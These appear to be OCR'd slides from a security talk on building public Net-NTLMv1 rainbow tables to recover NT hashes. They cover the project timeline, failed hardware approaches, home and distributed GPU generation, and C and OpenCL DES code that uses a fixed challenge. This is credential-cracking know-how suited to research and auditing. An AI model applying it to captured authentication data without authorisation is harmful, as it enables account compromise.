
Sep 28, 2022

GPU generation working

Oct 2022

12 GPU server obtained generating 1 table per 24 hours

Project Timeline



May 2023

Created gpugen-dist and asked community to donate compute and got responses

Jan 2024

Updated gpugen-dist to make generation easier with scale bug fixes and also implemented DES on FPGA (ULX3S)

Mar 2024

Got access to Google GPU cluster

Aug 2024

Finished table generation (or so I thought)

Nov 7, 2024

Actually correct tables finished generating

Dec 2024


Release of tables to public licensed with CC-BY

Dec 2024

Community created derivative work with sorted tables ready for use

Community Lens

- Why do this project?
  - We like password cracking
  - We like cryptographic attacks with guaranteed NT hash recovery and crack.sh is/was down
- Is it even feasible?
  - How long could it possibly take? Let's benchmark after software is written



blurbdust 6:15 AM - 27 Sep 22
I've been trying to essentially recreate crack.sh through a couple different methods. I think I have rainbow tables generating as of last night but I haven't been able to confirm that yet.

I have been able to confirm my MD5 tables for 1 byte so the generation process does work at least.

blurbdust 7:35 PM - 27 Sep 22
Welp a rough calculation of how long it'd take to generate on my build server is about 4 * 4096 months so I guess I gotta figure out GPU support.

blurbdust 11:58 AM - 28 Sep 22
So it ended up being fast because it wasn't actually copying any data. But now that it does, GPU generation of tables works and is correct!

It looks like it will take 24 hours per table and there's 2048 of them to generate.

I think there are some more speed ups I can do GPU side but for now I have to get back to reporting.


Failed Branches

- hashcat -m 14000 had mysterious character set
    - Made it to 9:28 of the DEF CON 20 talk, had an idea, paused, and implemented it as fast as I could
        - https://youtu.be/gkPvZDcrLFk?si=CGdd_kvyhBl8AsbK&t=568
    - With the parity byte in DES, keys are only 7 bytes while the modules requires 8 byte mask input
        - Implemented hashcat module for 7 bytes and did bit expansion on GPU expecting speed up
            - Charset was chosen with bit expansion already done
- DES on FPGAs
    - David Hulton’s path, worth a shot for a speed up
    - Took 6+ months of an hour here and there at night and a lot of my sanity
    - Restricted myself to open hardware, open source toolchains, etc and used ULX3S with 85K LUTs
        - 25 MHz clock was too slow
    - Realized crack.sh was using $100K+ USD worth of hardware
    - Not the only one looking for older Pico Computing FPGAs (@FPGA_Zealot was too without luck)

Failed Branches

- 2021 era had massive chip shortage and consumer GPUs were difficult to obtain
  - Remember that old PS3 cluster than ran Linux?
    - I sure did
  - Microsoft just released OpenCLOn12 which maps OpenCL 1.2 to DirectX 12
    - https://github.com/microsoft/OpenCLOn12
  - Big marketing claims about Xbox Series S/X DirectX 12 GPU
    - Easy developer access too
  - Can’t benchmark without implementing it, right?
  - SharpCL by @davidepesce1980 already had easy OpenCL kernel calling from C# working

Failed Branches



```
217D0409734AE0369CC4E4EFDFD87EBF    Iters: 1000000    Time in ms: 2194    455788.514129444 H/s
```

Failed Branches


- 2021 era had massive chip shortage and consumer GPUs were difficult to obtain
  - Remember that old PS3 cluster than ran Linux?
    - I sure did
  - Microsoft just released OpenCLOn12 which maps OpenCL 1.2 to DirectX 12
    - https://github.com/microsoft/OpenCLOn12
  - Big marketing claims about Xbox Series S/X DirectX 12 GPU
    - Easy developer access too
  - Can’t benchmark without implementing it, right?
  - SharpCL by @davidepesce1980 already had easy OpenCL kernel calling from C# working
  - Turns out OpenCLOn12 is performance limited to ~450kH/s for MD5 on Xbox Series S, X, and a RTX 3090
    - I barely can trial and error my way through OpenCL, definitely cannot do pure DirectX 12 hashing
- Hashcat’s bitslice DES/LM kernel worked on Windows but not Linux due to how I was calling it
- JtR’s bitslice DES/LM worked on Linux but not on Windows due to how I was calling it (5x faster on Linux too!)

Resurgence of Rainbow Tables

- Turns out you could strip DRM from Audible using recently released rainbow tables to look up your account's "activation bytes"
    - https://github.com/inAudible-NG/tables
- Previous open rainbow table generation and lookup software was closed source
    - Some still allowed for plugins to be integrated but all limited to CPU
- Older open source software got popularized again (claims to be written in 2003)
    - https://github.com/inAudible-NG/RainbowCrack-NG
    - http://www.antsight.com/zsl/rainbowcrack/
- Very helpful for working with the freerainbowtables documentation and source at same time

CPU Generation/Lookups


- Initial attempt was stupid simple
- Defer crypto operations to OS's libraries
- Obviously slow but how slow?
    - ~16384 months




```c

#include "DES.h"
#ifdef _WIN32
#pragma comment(lib, "libeay32.lib")
#endif

void
#ifdef _WIN32
__stdcall
#endif
MyDES(
    unsigned char   *pData,
    unsigned int    uLen,       // uLen == 7
    unsigned char   Hash[8])
{

    // DES-ECB(expanded_key1, "1122334455667788") == Net-NTLMv1[:8]
    // DES-ECB(expanded_key2, "1122334455667788") == Net-NTLMv1[8:16]

    DES_cblock input_data = {0x11, 0x22, 0x33, 0x44, 0x55, 0x66, 0x77, 0x88};
    DES_key_schedule SchKey1;

    DES_cblock expanded_key1;

    // I'm hoping single byte lookups are faster than constantly accessing the input array
    char byte0, byte1, byte2, byte3, byte4, byte5, byte6, byte7;

    byte0 = pData[0];
    byte1 = pData[1];
    byte2 = pData[2];
    byte3 = pData[3];
    byte4 = pData[4];
    byte5 = pData[5];
    byte6 = pData[6];

    expanded_key1[0] = (                        ((byte0 >> 1) & 0x7f)  << 1);
    expanded_key1[1] = (((byte0 & 0x01) << 6 | ((byte1 >> 2) & 0x3f)) << 1);
    expanded_key1[2] = (((byte1 & 0x03) << 5 | ((byte2 >> 3) & 0x1f)) << 1);
    expanded_key1[3] = (((byte2 & 0x07) << 4 | ((byte3 >> 4) & 0x0f)) << 1);
    expanded_key1[4] = (((byte3 & 0x0f) << 3 | ((byte4 >> 5) & 0x07)) << 1);
    expanded_key1[5] = (((byte4 & 0x1f) << 2 | ((byte5 >> 6) & 0x03)) << 1);
    expanded_key1[6] = (((byte5 & 0x3f) << 1 | ((byte6 >> 7) & 0x01)) << 1);
    expanded_key1[7] = ( (byte6 & 0x7f) << 1);

    DES_cblock cipher;

    DES_set_key(&expanded_key1, &SchKey1);

    DES_ecb_encrypt(&input_data, &cipher, &SchKey1, DES_ENCRYPT);

    for (int i = 0; i < 8; i++) {
        Hash[i] = cipher[i];
    }

}
```

GPU Generation

- Hashcat has a very fast DES implementation, let's take a look at it
- What is that 0x2400b807 and 0xaa190747?
- How did they come up with that?
  - I know my ASCII values, that is not the magic value used for LM
- Optimization for known plaintext for DES operation!
- It's the value after the first initial permutation for the LM value since key does not influence the byte stream yet
  - Took me a long time to figure out
  - Can now recognize S-boxes in RE work



```
        const u32 c = key[0];
        const u32 d = key[1];

        u32 Kc[16];
        u32 Kd[16];

        _des_crypt_keysetup (c, d, Kc, Kd, s_skb);

        u32 data[2];

        data[0] = LM_IV_0_IP_RR3;
        data[1] = LM_IV_1_IP_RR3;

        u32 iv[2];

        _des_crypt_encrypt (iv, data, Kc, Kd, s_SPtrans);

        u32 z = 0;

        COMPARE_M_SIMD (iv[0], iv[1], z, z);
    }
}
```




```
#define LM_IV_0_IP_RR3 0x2400b807
#define LM_IV_1_IP_RR3 0xaa190747
```

https://github.com/hashcat/hashcat/blob/04d5e5a119ba4c44bedb5bcccd5a42f82463cca3/OpenCL/m03000_a0-pure.cl#L334

GPU Generation

- My OpenCL looks something like this
    - Why is the commented out X/Y from LM different?
        - Endianness of initial permutation
- Found out I can call printf from OpenCL on accident
    - Things got a lot easier after that
- Forked https://github.com/jtesta/rainbowcrackalack
    - Featured in a whole fundraiser for 9 character NTLM rainbow tables
- RTX 3090 takes ~24 hours for one table to be generated
- Sleep deprivation took over and started thinking 2048 days until completion (didn’t realize ~5 years)




```
inline void netntlmv1_hash(uint32_t SK[32], unsigned char *plaintext, unsigned char *output) {
  int i;
  uint32_t X, Y, T;

  plaintext[7] = '\0';

  des_ecb_setkey_56(SK, plaintext);

  // This sets the state after the initial permutation is applied to the
  // plaintext "KGS!@#$%".
  //X = 0x2e09855e;
  //Y = 0x01d0024e;

  //const unsigned char input[] = "\x11\x22\x33\x44\x55\x66\x77\x88";
  //GET_UINT32_BE(X, input, 0);
  //GET_UINT32_BE(Y, input, 4);

  //DES_IP(X, Y);
  // X: f0aaf0aa; Y: cd00cd
  //printf("X: %x; Y: %x\n", X, Y);

  // This sets the state after the initial permutation is applied to the
  // plaintext "1122334455667788".
  X = 0xf0aaf0aa;
  Y = 0x00cd00cd;

  for (i = 0; i < 8; i++) {
    DES_ROUND(Y, X);
    DES_ROUND(X, Y);
  }

  DES_FP(Y, X);

  PUT_UINT32_BE(Y, output, 0);
  PUT_UINT32_BE(X, output, 4);
}
```


Generation Woes

- Had some leftover parts from recent gaming machine upgrade
  - Built into second rig and threw in a closet to generate
    - Lucked into 3080 Ti (don’t ask)
- Started generating on main rig with 3090 and kept tripping breaker any time we vacuumed
  - Mapped out breakers in townhouse and load balanced rigs
- Started generating on Home Theater PC downstairs as well
- Power is incredibly unstable on edge of town
  - UPSes obtained for every rig to save table progress
- Still have the need to go faster

12 GPU Server


- Obvious in hindsight but standard 15A 120V outlet can't handle 3kW
- October 2022 in MN means no AC needed and that's a 30A circuit
- Lucked into a 3080 or two





12 GPU Server

- Moved to a house and no longer had 30A circuit available
- Installed a 90A subpanel
- Expected power woes to continue so also obtained 6000VA (4200W) UPS
    - They did not



Generation Woes

- Redid the math somewhere around here and realized 4096 tables are needed so twice as long
- Wife (girlfriend at the time) determined budget was far exceeded for the project
  - Fair, subpanel was $5K USD alone then add 3090, 3080 Ti, 3080, giant UPS, and 16TB of NVMe drives
    - End personal expenditure north of $12K USD including power
- Cloud GPUs can be pricey
- Remembered about BOINC project and did not know anything about trying to reimplement
- Decided to write a Go wrapper around the .exe I was already using
- Created basic rainbowtables@home with client and server binaries
  - Client checks out an index from available pool and has 48 hours to return the generated table
    - Jank and sketchy enough someone uploaded it to VirusTotal
  - Hosted server on existing cloud server
  - Tweeted about it begging for compute power
- GPU manufacturer changed how OpenCL is handled and broke everything
  - Patch added into already janky client

Generation Yays

- Took a bit to take off but eventually was receiving 8x my compute power
  - I owe this person infinite beverages of their choice
- Number of tables per day varied greatly as most set up the client to run when idle, just like folding@home
- Eventually though redoing the math it still would take ~3 years to complete

04 Mandiant/Google

